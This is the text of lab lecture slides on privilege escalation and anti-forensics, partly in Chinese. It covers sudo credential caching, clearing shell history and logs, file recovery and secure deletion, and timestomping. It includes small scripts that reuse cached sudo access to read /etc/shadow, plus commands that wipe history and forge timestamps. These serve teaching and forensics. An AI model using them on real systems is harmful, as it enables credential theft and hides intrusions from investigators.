



NETWORK & MULTIMEDIA LAB

PRIVILEGE ESCALATION &
DEFENSE EVASION

Fall 2021



Outline

- Abuse Elevation Control Mechanism
 - Sudo and Sudo Caching
- Indicator Removal on Host
 - Clear Command History
 - Clear Linux or Mac System Logs
 - File Deletion & File Recovery & Secure Delete
 - Timestamp
- Process Injection
 - DLL Injection
 - Reflective DLL Injection
 - Process Hollowing
- Rootkit
 - Loadable Kernel Module (LKM)

ABUSE ELEVATION CONTROL MECHANISM

Sudo and Sudo Caching

Sudo and Sudo Caching

■ Sudo (Superuser do)

- The sudo command allows a system administrator to delegate authority to give certain users (or groups of users) the ability to run some (or all) commands as root or another user.



```
(kali㉿kali)-[~]
$ sudo useradd user

(kali㉿kali)-[~]
$ sudo usermod -aG sudo user

(kali㉿kali)-[~]
$ cat /etc/group | grep user
sudo:x:27:kali,user
users:x:100:
user:x:1001:

(kali㉿kali)-[~]
$ sudo deluser user sudo
Removing user `user' from group `sudo' ...
Done.

(kali㉿kali)-[~]
$ sudo userdel user
```

Sudo and Sudo Caching

- sudo has the ability to cache credentials for a period of time

```
(kali㉿kali)-[~]  
└─$ sudo ls  
[sudo] password for kali:  
Desktop Documents Downloads Music Pictures Public Templates Videos  
  
(kali㉿kali)-[~]  
└─$ sudo ls  
Desktop Documents Downloads Music Pictures Public Templates Videos
```

- Use visudo command as root to edit the timeout value

```
# This file MUST be edited with the 'visudo' command as root.  
#  
# Please consider adding local content in /etc/sudoers.d/ instead of  
# directly modifying this file.  
#  
# See the man page for details on how to write a sudoers file.  
# File System  
Defaults:user1 timestamp_timeout=0  
Defaults env_reset
```

Sudo and Sudo Caching

```
(kali㉿kali)-[~]
└─$ cat ./evil.sh
sudo cat /etc/shadow

(kali㉿kali)-[~]
└─$ ./evil.sh
[sudo] password for kali:
sudo: a password is required

(kali㉿kali)-[~]
└─$ sudo ls
[sudo] password for kali:
Desktop Documents Downloads evil.sh Music Pictures Public Templates Videos

(kali㉿kali)-[~]
└─$ ./evil.sh
root:!:18681:0:99999:7 :::
daemon:!:18681:0:99999:7 :::
bin:!:18681:0:99999:7 :::
sys:!:18681:0:99999:7 :::
sync:!:18681:0:99999:7 :::
games:!:18681:0:99999:7 :::
man:!:18681:0:99999:7 :::
lp:!:18681:0:99999:7 :::
mail:!:18681:0:99999:7 :::
```

Sudo Caching

Sudo and Sudo Caching

- Check if credentials are cached

Screenshot-01

```
(kali㉿kali)-[~]
└─$ cat ./sudo_caching.sh
sudo -nv 2>/dev/null
if [ $? = 0 ]; then
    sudo cat /etc/shadow
fi

(kali㉿kali)-[~]
└─$ chmod +x ./sudo_caching.sh

(kali㉿kali)-[~]
└─$ PS1=f08921a01$PS1

f08921a01└─(kali㉿kali)-[~]
└─$ ./sudo_caching.sh

f08921a01└─(kali㉿kali)-[~]
└─$ sudo ls
[sudo] password for kali:
cLnzvzgM.jpeg  Documents  ls          my_pass.txt  Public      sudo_caching.sh  Videos
Desktop        Downloads  Music       Pictures     SMBGhost_RCE_PoC  Templates        wildcard
```



```
f08921a01└─(kali㉿kali)-[~]
└─$ ./sudo_caching.sh
root:!:18878:0:99999:7:::
daemon:!:18878:0:99999:7:::
bin:!:18878:0:99999:7:::
sys:!:18878:0:99999:7:::
sync:!:18878:0:99999:7:::
games:!:18878:0:99999:7:::
man:!:18878:0:99999:7:::
```

INDICATOR REMOVAL ON HOST

Clear Command History

Clear Linux or Mac System Logs

File Deletion & File Recovery & Secure Delete

Timestamp

Clear Command History

■ On Linux and macOS

- 紀錄存在 HISTFILE 環境變數指定的路徑
- 最多紀錄 HISTSIZE 筆

```
(kali㉿kali)-[~]  
$ echo $HISTFILE  
/home/kali/.zsh_history  
  
(kali㉿kali)-[~]  
$ cat $HISTFILE  
  
cd /media/sf_vm_share  
vim /etc/group  
ll /etc/group  
sudo /etc/group  
sudo vim /etc/group  
cd /media/sf_vm_share  
sudo -s  
cd Desktop  
gcc bof.c  
ll  
gcc bof.c  
./a.out
```

```
(kali㉿kali)-[~]  
$ cat $HISTFILE | wc -l  
722  
  
(kali㉿kali)-[~]  
$ echo $HISTSIZE  
1000
```

■ On Windows

- Powershell:
%userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
- 最多紀錄 MaximumHistoryCount 筆

```
PS C:\Users\yun> echo $MaximumHistoryCount  
4096
```

Clear Command History

■ Disable the Bash History Option

- set +o history
- shopt -ou history
- unset HISTFILE
- HISTFILE=/dev/null
- HISTSIZE=0
- HISTFILESIZE=0

■ Clear the Bash History

- history -cw (-w to make sure the changes are written to disk)
- cat /dev/null > \$HISTFILE

Clear Linux or Mac System Logs

- /Library/logs
- /var/log/


- `/var/log/messages`: General and system-related messages
- `/var/log/secure` or `/var/log/auth.log`: Authentication logs
- `/var/log/utmp` or `/var/log/wtmp`: Login records
- `/var/log/kern.log`: Kernel logs
- `/var/log/cron.log`: Crond logs
- `/var/log/maillog`: Mail server logs
- `/var/log/httpd/`: Web server access and error logs


File Deletion

- Adversaries may delete files left behind by the actions of their intrusion activity
 - Malware, tools, or other non-native files dropped or created on a system
- **What Happens When You Delete a File?**
 - Removes the pointer and marks the sectors containing the file's data as available.






File Recovery

- Recoverable if not overwritten

 Recuva

 **Recuva** v1.53.1087 (64-bit)
Windows 10 Enterprise 64-bit
AMD Ryzen 7 4800HS with Radeon Graphics, 24.0GB RAM, AMD Radeon Graphics

OS (C:) Scan

<input type="checkbox"/>	Filename	Path	Last Modified	Size	State	Comment
<input type="checkbox"/>	 f_000712	C:\U...	2021/4/11 1...	17 ...	Excellent	No overwritten clusters detected.
<input type="checkbox"/>	 f_010ce7	C:\U...	2021/4/11 1...	30 ...	Unrecoverable	This file is overwritten with "C:\Wind
<input type="checkbox"/>	 f_010ce8	C:\U...	2021/4/11 1...	23 ...	Excellent	No overwritten clusters detected.
<input type="checkbox"/>	 052341.ldb	C:\U...	2021/4/11 1...	2,0...	Poor	This file is overwritten with "C:\Progra
<input type="checkbox"/>	 f_010d02	C:\U...	2021/4/11 1...	46 ...	Unrecoverable	This file is overwritten with "C:\Progra

File Recovery

■ testdisk

- Scan and repair disk partitions
- 操作步驟:
<https://asciinema.org/a/453968>

```
(kali㉿kali)-[~]  
$ echo $HISTSIZE  
1000  
  
(kali㉿kali)-[~]  
$ HISTSIZE=0  
  
(kali㉿kali)-[~]  
$ rm $HISTFILE
```

Recoverable
Deleted files
(not overwritten)



```
kali@kali: ~  
File Actions Edit View Help  
TestDisk 7.1, Data Recovery Utility, July 2019  
Christophe GRENIER <grenier@cgsecurity.org>  
https://www.cgsecurity.org  
1 * Linux 0 32 33 10318 199 57 165769216  
Directory /home/kali  
  
Previous  
drwx----- 1000 1000 4096 7-Oct-2021 08:35 .mozilla  
drwxr-xr-x 1000 1000 4096 8-Oct-2021 04:09 .msf4  
drwxr-xr-x 1000 1000 4096 7-Nov-2021 01:41 .cache  
drwxr-xr-x 1000 1000 4096 6-Dec-2021 02:53 Desktop  
drwxr-xr-x 1000 1000 4096 8-Sep-2021 05:48 Downloads  
drwxr-xr-x 1000 1000 4096 8-Sep-2021 05:48 Templates  
drwxr-xr-x 1000 1000 4096 8-Sep-2021 05:48 Public  
drwxr-xr-x 1000 1000 4096 7-Nov-2021 01:34 Documents  
drwxr-xr-x 1000 1000 4096 8-Sep-2021 05:48 Music  
drwxr-xr-x 1000 1000 4096 8-Sep-2021 05:48 Pictures  
drwxr-xr-x 1000 1000 4096 8-Sep-2021 05:48 Videos  
drwxr-xr-x 1000 1000 4096 8-Sep-2021 05:48 .local  
-rw----- 1000 1000 0 8-Sep-2021 05:48 .ICEauthority  
drwx----- 1000 1000 4096 7-Nov-2021 02:10 .gnupg  
-rw-r--r-- 0 0 5889 6-Dec-2021 02:50 testdisk.log  
-rw-r--r-- 1000 1000 1024 13-Oct-2021 22:55 .my_pass.txt.swp  
drwxr-xr-x 1000 1000 4096 2-Nov-2021 03:27 .java  
drwxr-xr-x 1000 1000 4096 24-Nov-2021 04:32 wildcard  
-rw-r--r-- 1000 1000 58 18-Nov-2021 11:19 ls  
drwxr-xr-x 1000 1000 4096 7-Oct-2021 12:47 SMBGhost_RCE_PoC  
-rw-r--r-- 0 0 45773 8-Oct-2021 03:28 cLnzvzgM.jpeg  
-rw-r----- 1000 1000 5 7-Nov-2021 01:41 .vboxclient-draganddrop.pid  
-rw-r--r-- 1000 1000 36 13-Oct-2021 22:59 my_pass.txt  
>rw----- 1000 1000 28 19-Nov-2021 08:29 .lessht  
-rw-r--r-- 1000 1000 68 13-Oct-2021 22:59 .~lock.my_pass.txt#  
-rw-r----- 1000 1000 5 7-Nov-2021 01:41 .vboxclient-display-svga-x11.pid  
lrwxrwxrwx 1000 1000 20 6-Dec-2021 02:57 .zsh_history.LOCK  
-rw-r-xr-x 1000 1000 66 6-Dec-2021 02:04 sudo_caching.sh  
-rw----- 1000 1000 0 6-Dec-2021 02:57 .zsh_history  
Next  
Use Left arrow to go back, Right to change directory, h to hide deleted files  
q to quit, : to select the current file, a to select all files  
C to copy the selected files, c to copy the current file
```



```
kali@kali: ~/Desktop

File Actions Edit View Help


TestDisk 7.1, Data Recovery Utility, July 2019
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org
1 * Linux 0 32 33 10318 199 57 165769216
Directory /home/kali/f08921a01.txt

Previous
drwxr-xr-x 1000 1000 4096 8-Oct-2021 04:09 .msf4
drwxr-xr-x 1000 1000 4096 7-Nov-2021 01:41 .cache
drwxr-xr-x 1000 1000 4096 6-Dec-2021 03:35 Desktop
drwxr-xr-x 1000 1000 4096 8-Sep-2021 05:48 Downloads
drwxr-xr-x 1000 1000 4096 8-Sep-2021 05:48 Templates
drwxr-xr-x 1000 1000 4096 8-Sep-2021 05:48 Public
drwxr-xr-x 1000 1000 4096 7-Nov-2021 01:34 Documents
drwxr-xr-x 1000 1000 4096 8-Sep-2021 05:48 Music
drwxr-xr-x 1000 1000 4096 8-Sep-2021 05:48 Pictures
drwxr-xr-x 1000 1000 4096 8-Sep-2021 05:48 Videos
drwxr-xr-x 1000 1000 4096 8-Sep-2021 05:48 .local
-rw-r--r-- 1000 1000 0 8-Sep-2021 05:48 .ICEauthority
drwxr-xr-x 1000 1000 4096 7-Nov-2021 02:10 .gnupg
-rw-r--r-- 0 0 5905 6-Dec-2021 03:36 testdisk.log
-rw-r--r-- 1000 1000 1024 13-Oct-2021 22:55 .my_pass.txt.swp
drwxr-xr-x 1000 1000 4096 2-Nov-2021 03:27 .java
drwxr-xr-x 1000 1000 4096 24-Nov-2021 04:32 wildcard
-rwxr-xr-x 1000 1000 58 18-Nov-2021 11:19 ls
drwxr-xr-x 1000 1000 4096 7-Oct-2021 12:47 SMBGhost_RCE_PoC
-rw-r--r-- 0 0 45773 8-Oct-2021 03:28 cLnzvzgM.jpeg
-rw-r--r-- 1000 1000 5 7-Nov-2021 01:41 .vboxclient-drag
-rw-r--r-- 1000 1000 36 13-Oct-2021 22:59 my_pass.txt
-rw-r--r-- 1000 1000 28 19-Nov-2021 08:29 .lessht
>rw-r--r-- 1000 1000 68 13-Oct-2021 22:59 .~lock.my_pass.
-rw-r--r-- 1000 1000 5 7-Nov-2021 01:41 .vboxclient-disp
drwxr-xr-x 0 0 4096 6-Dec-2021 03:22 home
-rwxr-xr-x 1000 1000 66 6-Dec-2021 02:04 sudo_caching.sh
-rw-r--r-- 1000 1000 505 6-Dec-2021 03:34 .zsh_history
-rw-r--r-- 1000 1000 44 6-Dec-2021 03:41 f08921a01.txt

Next

Use Left arrow to go back, Right to change directory, h to hide deleted files,
q to quit, : to select the current file, a to select all files
C to copy the selected files, c to copy the current file
```

Screenshot-02



Secure Delete Command

■ Shred



- 多次覆寫檔案
- 還是可能存在其他副本

```
(user1@kali)-[~]  
$ echo 123 > secret.txt  
(user1@kali)-[~]  
$ shred -vu secret.txt  
shred: secret.txt: pass 1/3 (random) ...  
shred: secret.txt: pass 2/3 (random) ...  
shred: secret.txt: pass 3/3 (random) ...  
shred: secret.txt: removing  
shred: secret.txt: renamed to 0000000000  
shred: 0000000000: renamed to 0000000000  
shred: 0000000000: renamed to 00000000  
shred: 00000000: renamed to 0000000  
shred: 000000: renamed to 00000  
shred: 0000: renamed to 000  
shred: 000: renamed to 00  
shred: 00: renamed to 0  
shred: secret.txt: removed  
(user1@kali)-[~]  
$ sudo testdisk  
[sudo] password for user1: █
```

```
TestDisk 7.1, Data Recovery Utility, July 2019  
Christophe GRENIER <grenier@cgsecurity.org>  
https://www.cgsecurity.org  
1 * Linux 0 32 33 10318 199 57 165769216  
Directory /home/user1  
  
drwxr-xr-x 1001 1001 4096 13-Apr-2021 09:34 .  
drwxr-xr-x 0 0 4096 11-Apr-2021 04:39 ..  
-rw-r--r-- 1001 1001 807 11-Apr-2021 04:39 .profile  
-rw-r--r-- 1001 1001 11759 11-Apr-2021 04:39 .face  
-rw-r--r-- 1001 1001 3526 11-Apr-2021 04:39 .bashrc.original  
-rw-r--r-- 1001 1001 4705 11-Apr-2021 04:39 .bashrc  
lrwxrwxrwx 1001 1001 5 11-Apr-2021 04:39 .face.icon  
-rw-r--r-- 1001 1001 220 11-Apr-2021 04:39 .bash_logout  
-rw-r--r-- 1001 1001 8381 11-Apr-2021 04:39 .zshrc  
drwx----- 1001 1001 4096 11-Apr-2021 04:41 .gnupg  
-rw-r--r-- 1001 1001 55 13-Apr-2021 09:16 .dmrc  
-rw----- 1001 1001 49 13-Apr-2021 09:16 .Xauthority  
-rw----- 1001 1001 4972 13-Apr-2021 09:17 .xsession-errors  
drwx----- 1001 1001 4096 13-Apr-2021 05:58 .config  
-rw----- 1001 1001 6749 13-Apr-2021 05:59 .xsession-errors.old  
-rw----- 1001 1001 1256 13-Apr-2021 09:16 .bash_history  
-rw-r--r-- 1001 1001 209437 13-Apr-2021 09:33 testdisk.log  
-rw-r----- 1001 1001 6 13-Apr-2021 09:16 .vboxclient-clipboard.pid  
-rw-r--r-- 1001 1001 0 13-Apr-2021 09:34 0  
-rw-r--r-- 1001 1001 0 13-Apr-2021 09:34 00  
drwxr-xr-x 1001 1001 4096 13-Apr-2021 09:16 .cache  
drwxr-xr-x 1001 1001 4096 11-Apr-2021 04:41 Desktop  
drwxr-xr-x 1001 1001 4096 11-Apr-2021 04:41 Downloads
```


To ensure the files are not overwritten

- Kali Linux Forensics Mode
 - The internal hard disk is **never** touched
 - Pre-loaded with the most popular open source forensic software



Kali Linux Forensics Mode

- 將要取證的電腦用 [Live USB](#) 開機


下列是建立Live USB系統的工具軟體列表：

- Rufus，可以把一些可引導的ISO格式的鏡像
- UNetbootin，安裝Ubuntu、Fedora和許多其他Linux發行版
- Fedora Live USB creator，安裝Fedora，可在USB上運行
- Ubuntu Live USB creator，這個工具包含在Ubuntu安裝映像中
- LinuxLive USB Creator，可建立Linux發行版的Live USB
- Live USB system creator，安裝Ubuntu，只能在USB上運行
- Debian Live-helper，可搭配前端介面Debian Installer
- YUMI – Multiboot USB Creator，PendriveLinux



Timestomp

- Modify file time attributes to hide new or changes to existing files
- Time attributes
 - Access time: 檔案最後被讀取的時間
 - Modify time: 檔案內容最後被修改的時間
 - Change time: Inode (描述檔案系統物件的資料結構)最後被修改的時間
 - Birth time: 檔案建立時間



```
(user1@kali)-[~]  
$ stat 123.txt  
File: 123.txt  
Size: 4          Blocks: 8          IO Block: 4096   regular file  
Device: 801h/2049d Inode: 4462824    Links: 1  
Access: (0644/-rw-r--r--)  Uid: ( 1001/   user1)   Gid: ( 1001/   user1)  
Access: 2021-04-17 15:07:01.090704662 -0400  
Modify: 2021-04-17 15:07:01.090704662 -0400  
Change: 2021-04-17 15:07:01.090704662 -0400  
Birth: 2021-04-17 15:07:01.090704662 -0400
```

Timestomp

■ 修改檔案內容

- Modify time: 檔案內容最後被修改的時間
- Change time: [Inode](#) (描述檔案系統物件的資料結構)最後被修改的時間

```
(user1@kali)-[~]  
$ echo 123 >> 123.txt  
(user1@kali)-[~]  
$ stat 123.txt  
File: 123.txt  
Size: 8          Blocks: 8          IO Block: 4096   regular file  
Device: 801h/2049d    Inode: 4462824      Links: 1  
Access: (0644/-rw-r--r--)  Uid: ( 1001/   user1)   Gid: ( 1001/   user1)  
Access: 2021-04-17 15:07:01.090704662 -0400  
Modify: 2021-04-17 15:07:10.897798486 -0400  
Change: 2021-04-17 15:07:10.897798486 -0400  
Birth: 2021-04-17 15:07:01.090704662 -0400
```

Timestomp

- 讀取檔案內容
 - Access time: 檔案最後被讀取的時間

```
(user1@kali)-[~]  
$ cat 123.txt  
123  
123  
(user1@kali)-[~]  
$ stat 123.txt  
File: 123.txt  
Size: 8          Blocks: 8          IO Block: 4096   regular file  
Device: 801h/2049d Inode: 4462824    Links: 1  
Access: (0644/-rw-r--r--)  Uid: ( 1001/   user1)   Gid: ( 1001/   user1)  
Access: 2021-04-17 15:07:33.602440076 -0400  
Modify: 2021-04-17 15:07:10.897798486 -0400  
Change: 2021-04-17 15:07:10.897798486 -0400  
Birth: 2021-04-17 15:07:01.090704662 -0400  
(user1@kali)-[~]
```

Timestomp

■ 修改檔案屬性

- Change time: [Inode](#) (描述檔案系統物件的資料結構)最後被修改的時間

```
(user1@kali)-[~]  
$ chmod +x 123.txt  
(user1@kali)-[~]  
$ stat 123.txt  
File: 123.txt  
Size: 8                Blocks: 8                IO Block: 4096    regular file  
Device: 801h/2049d    Inode: 4462824        Links: 1  
Access: (0755/-rwxr-xr-x)  Uid: ( 1001/   user1)   Gid: ( 1001/   user1)  
Access: 2021-04-17 15:07:33.602440076 -0400  
Modify: 2021-04-17 15:07:10.897798486 -0400  
Change: 2021-04-17 15:08:15.096772970 -0400  
Birth: 2021-04-17 15:07:01.090704662 -0400
```

Timestomp

- Change the file's access/modification time using **touch**

-a change only the access time

-m change only the modification time

```
(user1@kali)-[~]
└─$ touch -a -d "2000-04-01 04:04:04.87878787" z
(user1@kali)-[~]
└─$ touch -m -d "2001-04-01 04:04:04.87878787" z
(user1@kali)-[~]
└─$ stat z
  File: z
  Size: 0          Blocks: 0          IO Block: 4096   regular empty file
Device: 801h/2049d Inode: 4462850      Links: 1
Access: (0644/-rw-r--r--)  Uid: ( 1001/   user1)   Gid: ( 1001/   user1)
Access: 2000-04-01 04:04:04.878787870 -0500
Modify: 2001-04-01 04:04:04.878787870 -0400
Change: 2021-04-17 16:11:28.323436268 -0400
 Birth: 2021-04-17 16:11:20.759656404 -0400
```

Timestomp

- Change the file's birth/change time by setting the system date and time
 - requires superuser privilege

```
(root👤kali)-[/home/user1]
# date -s "2000-04-01 04:01:00.8787878787878787" && touch a
Sat 01 Apr 2000 04:01:00 AM EST
(root👤kali)-[/home/user1]
# date -s "2001-04-01 04:01:00.8787878787878787" && chmod +x a && chmod -x a
Sun 01 Apr 2001 04:01:00 AM EDT
(root👤kali)-[/home/user1]
# stat a
  File: a
  Size: 0          Blocks: 0          IO Block: 4096   regular empty file
Device: 801h/2049d Inode: 4462849      Links: 1
Access: (0644/-rw-r--r--)  Uid: (  0/   root)   Gid: (  0/   root)
Access: 2000-04-01 04:01:00.878787878 -0500
Modify: 2000-04-01 04:01:00.878787878 -0500
Change: 2001-04-01 04:01:00.878787878 -0400
Birth: 2000-04-01 04:01:00.878787878 -0500
```


Timestomping 可以做什麼

- Hide new files，鑑識人員會特別留意近期檔案變動
 - 植入的惡意程式
 - 新增的 SSH Authorized Keys
- Hide changes to existing files，隱藏修改痕跡
 - Binary Injection
 - 只刪除某條 log/history
 - 更改系統設定
 - 新增的 persistence 指令
 - 讀取某個敏感檔案

修改日期怪怪的，
更新通常會一次動
到好幾個檔案。

OS (C:) > Program Files > Sublime Text		
名稱	修改日期	
plugin_host-3.8.exe	2021/10/26 下午 02:41	
python33.dll	2021/11/20 下午 02:58	
python33_orig.dll	2021/4/2 下午 12:30	
python38.dll	2021/4/2 下午 12:30	
subl.exe	2021/10/26 下午 02:41	
sublime_text.exe	2021/10/26 下午 02:41	

